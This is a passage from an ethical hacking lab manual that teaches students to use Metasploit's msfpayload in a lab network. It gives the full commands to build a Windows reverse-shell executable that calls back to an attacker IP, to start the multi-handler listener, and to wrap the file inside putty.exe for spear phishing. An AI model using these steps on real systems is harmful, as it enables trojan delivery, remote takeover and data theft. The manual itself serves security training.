



ETHICAL HACKING LAB SERIES

Lab 14: Creating MSFPAYLOADS

Certified Ethical Hacking Domains: System Hacking, Trojans and Backdoors, Viruses and Worms, Penetration Testing

Document Version: 2015-08-14



This work by the National Information Security and Geospatial Technologies Consortium (NISGTC), and except where otherwise noted, is licensed under the [Creative Commons Attribution 3.0 Unported License](https://creativecommons.org/licenses/by/3.0/).

Development was funded by the Department of Labor (DOL) Trade Adjustment Assistance Community College and Career Training (TAACCCT) Grant No. TC-22525-11-60-A-48; The National Information Security, Geospatial Technologies Consortium (NISGTC) is an entity of Collin College of Texas, Bellevue College of Washington, Bunker Hill Community College of Massachusetts, Del Mar College of Texas, Moraine Valley Community College of Illinois, Rio Salado College of Arizona, and Salt Lake Community College of Utah.

This workforce solution was funded by a grant awarded by the U.S. Department of Labor's Employment and Training Administration. The solution was created by the grantee and does not necessarily reflect the official position of the U.S. Department of Labor. The Department of Labor makes no guarantees, warranties or assurances of any kind, express or implied, with respect to such information, including any information on linked sites, and including, but not limited to accuracy of the information or its completeness, timeliness, usefulness, adequacy, continued availability or ownership.

Contents

Introduction	3
Domains: System Hacking, Trojans and Backdoors, Viruses and Penetration Testing.....	3
Pod Topology	5
Lab Settings.....	6
1 Creating the Payload and Starting the Listener.....	7
1.1 Creating a Payload Using Metasploit	7
1.2 Conclusion	12
2 Convincing the Victim to Launch the Malicious File.....	13
2.1 Wrapping an Exploit	13
2.2 Conclusion	24
3 Exploiting the Victim Machine using SQL Injection	25
3.1 Exploitation with Msfpayload	25
3.2 Conclusion	37
References	38



Introduction

In this lab, we will examine how msfpayload can be used to create malicious Meterpreter payloads

This lab includes the following tasks:

1. Creating the Payload and Starting the Listener
2. Convincing the Victim to Launch the Malicious File
3. Exploiting the Victim Machine using SQL Injection

Domains: System Hacking, Trojans and Backdoors, Viruses and Penetration Testing

Hackers will often use msfpayload to create malicious Meterpreter payloads. After a user on a victim machine executes the msfpayload, the attacker can perform numerous types of attacks including:

- Uploading Malware
- Running Programs
- Dumping Hashes
- Timestomping
- Disabling Services
- Killing Processes
- Stealing Data

Msfpayloads can run and be undetected by some versions of anti-virus software and will usually traverse the host-based firewall without any problem. Msfpayloads utilizing Meterpreter will encrypt the connection between the hacker and the victim machine.

Metasploit – Metasploit is an exploitation framework. The latest versions of Metasploit, including version 4 are written in Ruby. Metasploit has exploits for Microsoft Windows, Mac OS X, Linux, and UNIX. Some exploits are for the operating systems themselves and others are for the applications like Adobe Reader and Internet Explorer. There is a detailed description of each exploit that explains which version of the operating system or application software is vulnerable.

msfpayload – A component of Metasploit that allows you to create a malicious payload that will beacon to the IP address and port number you set during creation.

SQL Injection – This is a technique by which attackers will use code, which includes SQL commands, to manipulate a web front end into revealing database information.

Spear Phishing – A spam message is an email message that is sent out to a large number of people. A phishing email message will similarly target a large number of users, but



will try to get the end users to click links to reveal personal information. Spear phishing targets a specific individual or organization. It is often a well-written, professional in appearance email that includes a signature block and provides information relevant to the targeted individual.

Wrapper – This is a program that allows you to add more than one executable and combine them into a single executable. From a malicious standpoint, an attacker could package a malicious executable with a legitimate one and use this to launch an attack.



Pod Topology




Figure 1: ESXi Network Topology

Lab Settings

The information in the table below will be needed in order to complete the lab. The task sections below provide details on the use of this information.

Although you will not be logging on to the Firewall or Windows 2003 Exchange Server, the machines are being utilized during the lab.

Virtual Machine	IP Address	Account (if needed)	Password (if needed)
Windows XP Pro	192.168.1.175	Administrator	Ethicalhackin&
External Backtrack 5	216.6.1.100	root	toor
Windows 7	216.5.1.200 (Public IP)	student	password



1 Creating the Payload and Starting the Listener

With Metasploit, you have the ability to create payloads that will connect to the attacker machine when the victim executes them. You can create payloads for Windows, Linux, and the Mac OS X operating systems.

When you create the payload, you can specify the:

- Port Number
- IP address or Fully Qualified Domain Name (F.Q.D.N.) of the Attacker
- Payload Type, such as Meterpreter or Windows Command Shell

Keep in mind that **Linux commands are case sensitive**. The commands below must be entered exactly as shown.

1.1 Creating a Payload Using Metasploit

1. Log on to *External BackTrack 5* machine with the username **root** and password of **toor** (which will not be displayed for security reasons). Type **startx** to launch the GUI.

```
bt login: root
Password:
Last login: Thu Jan 10 10:04:39 EST 2013 on tty1
Linux bt 3.2.6 #1 SMP Fri Feb 17 10:40:05 EST 2012 i686 GNU/Linux

System information as of Fri Jan 11 10:54:05 EST 2013

System load: 0.16          Processes:          67
Usage of /: 57.8% of 19.06GB Users logged in:      0
Memory usage: 3%          IP address for eth0: 192.168.100.137
Swap usage: 0%

Graph this data and manage this system at https://landscape.canonical.com/
root@bt:~# startx_
```

Figure 2: The Terminal Windows within BackTrack

2. Open a terminal on the *External BackTrack 5* system by clicking on the picture to the right of the word **System** in the task bar in the top of the screen.




Figure 3: The Terminal Windows within BackTrack

After you click on the shortcut to the terminal, the terminal window will appear below.




Figure 4: The BackTrack Terminal will appear

3. Type the following command to view available Metasploit commands:

```
root@bt:~# msfpayload --help
```

```
root@bt:~# msfpayload --help

Usage: /opt/metasploit/msf3/msfpayload [<options>] <payload> [var=val]
<[S]ummary|[C]|[P]erl|[R]uby|[R]aw|[J]s|[eX]e|[D]ll|[V]BA|[W]ar>

OPTIONS:

-h      Help banner
-l      List available payloads
```

Figure 5: Getting help for msfpayload

4. Display the available Framework Payloads by typing:

```
root@bt:~# msfpayload -l
```

```
root@bt:~# msfpayload -l

Framework Payloads (251 total)
=====

Name                                     Description
----                                     -
aix/ppc/shell_bind_tcp                  Listen for a connection and spawn a command shell
aix/ppc/shell_find_port                 Spawn a shell on an established connection
aix/ppc/shell_interact                  Simply execve /bin/sh (for inetd programs)
aix/ppc/shell_reverse_tcp               Connect back to attacker and spawn a command shell
bsd/sparc/shell_bind_tcp                Listen for a connection and spawn a command shell
bsd/sparc/shell_reverse_tcp             Connect back to attacker and spawn a command shell
bsd/x86/exec                            Execute an arbitrary command
```

Figure 6: Listing the available for Payloads

Payloads can be created for Linux, UNIX, Mac OS X, Windows, and Windows 64-bit operating systems. Payloads include Windows Command Shells, Linux shell,

Meterpreter environment, and VNC payloads, which will provide the attacker with a GUI interface.

5. Create an MSF payload by typing the following command in the terminal:

```
root@bt:~# msfpayload windows/shell/reverse_tcp LHOST=216.6.1.100 LPORT=22 X > puttie.exe
```

```
root@bt:~# msfpayload windows/shell/reverse_tcp LHOST=216.6.1.100 LPORT=22 X > puttie.exe
Created by msfpayload (http://www.metasploit.com).
Payload: windows/shell/reverse_tcp
Length: 290
Options: {"LHOST"=>"216.6.1.100", "LPORT"=>"22"}
```

Figure 7: Opening a Command Prompt on Windows 7

Description of the values used within the MSFPAYLOAD command (above)

PAYLOAD	windows/shell/reverse_tcp
LHOST	216.6.1.100
LPORT	22
X	Creates a Executable

If a user on a Windows system launches the executable, their machine will connect to 216.6.1.100 on port 22. For that to work, the Attacker machine must listen on that port.





Figure 8: Example of How Victims will connect to Attacker

In order to get the malware to work, the attacker needs to be listening on the IP address and the corresponding port set when the malware was created using msfpayload.

6. Type the following command in the terminal to start Metasploit.

```
root@bt:~# msfconsole
```



```
root@bt:~# msfconsole

Metasploit

        =[ metasploit v4.5.0-dev [core:4.5 api:1.0]
+ -- --=[ 949 exploits - 505 auxiliary - 152 post
+ -- --=[ 251 payloads - 28 encoders - 8 nops


msf >
```

Figure 9: Metasploit

When Metasploit is first launched, it tells you the number of exploits and the version.

7. To use the multi-handler within Metasploit, type the following command:

```
msf > use exploit/multi/handler
```




```
msf > use exploit/multi/handler
msf exploit(handler) >
```

Figure 10: Multi-handler

8. To use the multi-handler within Metasploit, type the following command:

```
msf exploit(handler) > set lhost 216.6.1.100
```



```
msf exploit(handler) > set lhost 216.6.1.100
lhost => 216.6.1.100
```

Figure 11: Setting the Local Host IP address

9. Set the listening port to 22 by typing the following command:
 msf exploit(handler) > **set lport 22**

```
msf exploit(handler) > set lport 22
lport => 22
```

Figure 12: Setting the Port

10. Set the payload to a reverse windows command shell by typing the following:
 msf exploit(handler) > **set payload windows/shell/reverse_tcp**

```
msf exploit(handler) > set payload windows/shell/reverse_tcp
payload => windows/shell/reverse_tcp
```

Figure 13: Setting the Payload

11. Type the following command to verify you have set all of the options correctly:
 msf exploit(handler) > **show options**

```
msf exploit(handler) > show options

Module options (exploit/multi/handler):

  Name      Current Setting  Required  Description
  ----      -
  LHOST      216.6.1.100     yes       The listen address
  LPORT      22              yes       The listen port

Payload options (windows/shell/reverse_tcp):


  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process         yes       Exit technique: seh,
  LHOST     216.6.1.100     yes       The listen address
  LPORT     22              yes       The listen port

Exploit target:

  Id  Name
  --  --
  0   Wildcard Target
```

Figure 14: Showing the Options

12. Type the following command to run the exploit:
`msf exploit(handler) > exploit`



```
msf exploit(handler) > exploit
[*] Started reverse handler on 216.6.1.100:22
[*] Starting the payload handler...
```

Figure 15: Starting the Listener

Some important things to note when you are using the multi-handler:

- The *exploit* command will only accept one remote connection
- The *exploit -z -j* command will only accept multiple remote connections
- No exploit will happen until a machine launches the created msfpayload

1.2 Conclusion

The msfpayload will allow you to create a file that, when executed, will establish a connection between an attacker and a victim's machine. There are different options that can be used for payloads, like windows shells, Meterpreter shells, and a VNC connection. Msfpayloads can be created for UNIX, Windows, Linux, and other systems.

2 Convincing the Victim to Launch the Malicious File

In this exercise, you will wrap the msfpayload “puttie” exploit with the legitimate file putty.exe. Then, you will use a Spear Phishing attack to convince the victim to launch the malware. Wrapping is sometimes used to distribute special versions of software (that has a bonus file or program that causes harm to a user’s system) to unknowing users.

2.1 Wrapping an Exploit

1. Open another terminal and type the following to list the puttie.exe file:

```
root@bt:~# ls
```




Figure 16: Listing the File

2. FTP the puttie.exe file to Windows 7 by typing the following commands:

```
ftp 216.5.1.200
```

```
ftp
```

```
password
```

```
bin
```

```
put puttie.exe
```

```
bye
```




Figure 17: FTP the File to Windows 7

3. Log on to the Windows 7 machine with the *student* account and the *password* of **password**.
4. **Open** the *Malware* folder on the desktop. Right-click on the *Wrapper.7z* file, **select** 7-zip, and select the 4th choice down: **Extract to “Wrapper\”**. **Open** the newly created Wrapper folder.




Figure 18: Extracting the Program

5. Double-click on *Wrapper.exe* to open the wrapper program.




Figure 19: The Wrapper Program

- Click on the **Start** menu, then **Computer**. Navigate to Local Disk (C:) > inetpub > ftproot. Drag the **puttie.exe** file from that location to the desktop. It should move to the desktop.




Figure 20: Adding a file

- Click **Add File** in the wrapper program. Click the browse box to the right of the Filename field. Browse to the desktop of your machine and **select** the *puttie.exe* file. Click the **Open** button, and then click **OK**.




Figure 21: Adding a file

- Click **Add File**. Click the browse box to the right of the Filename field. Browse to the desktop of your machine and **select** the *putty.exe* file. Click the **Open** button, and then click **OK**.

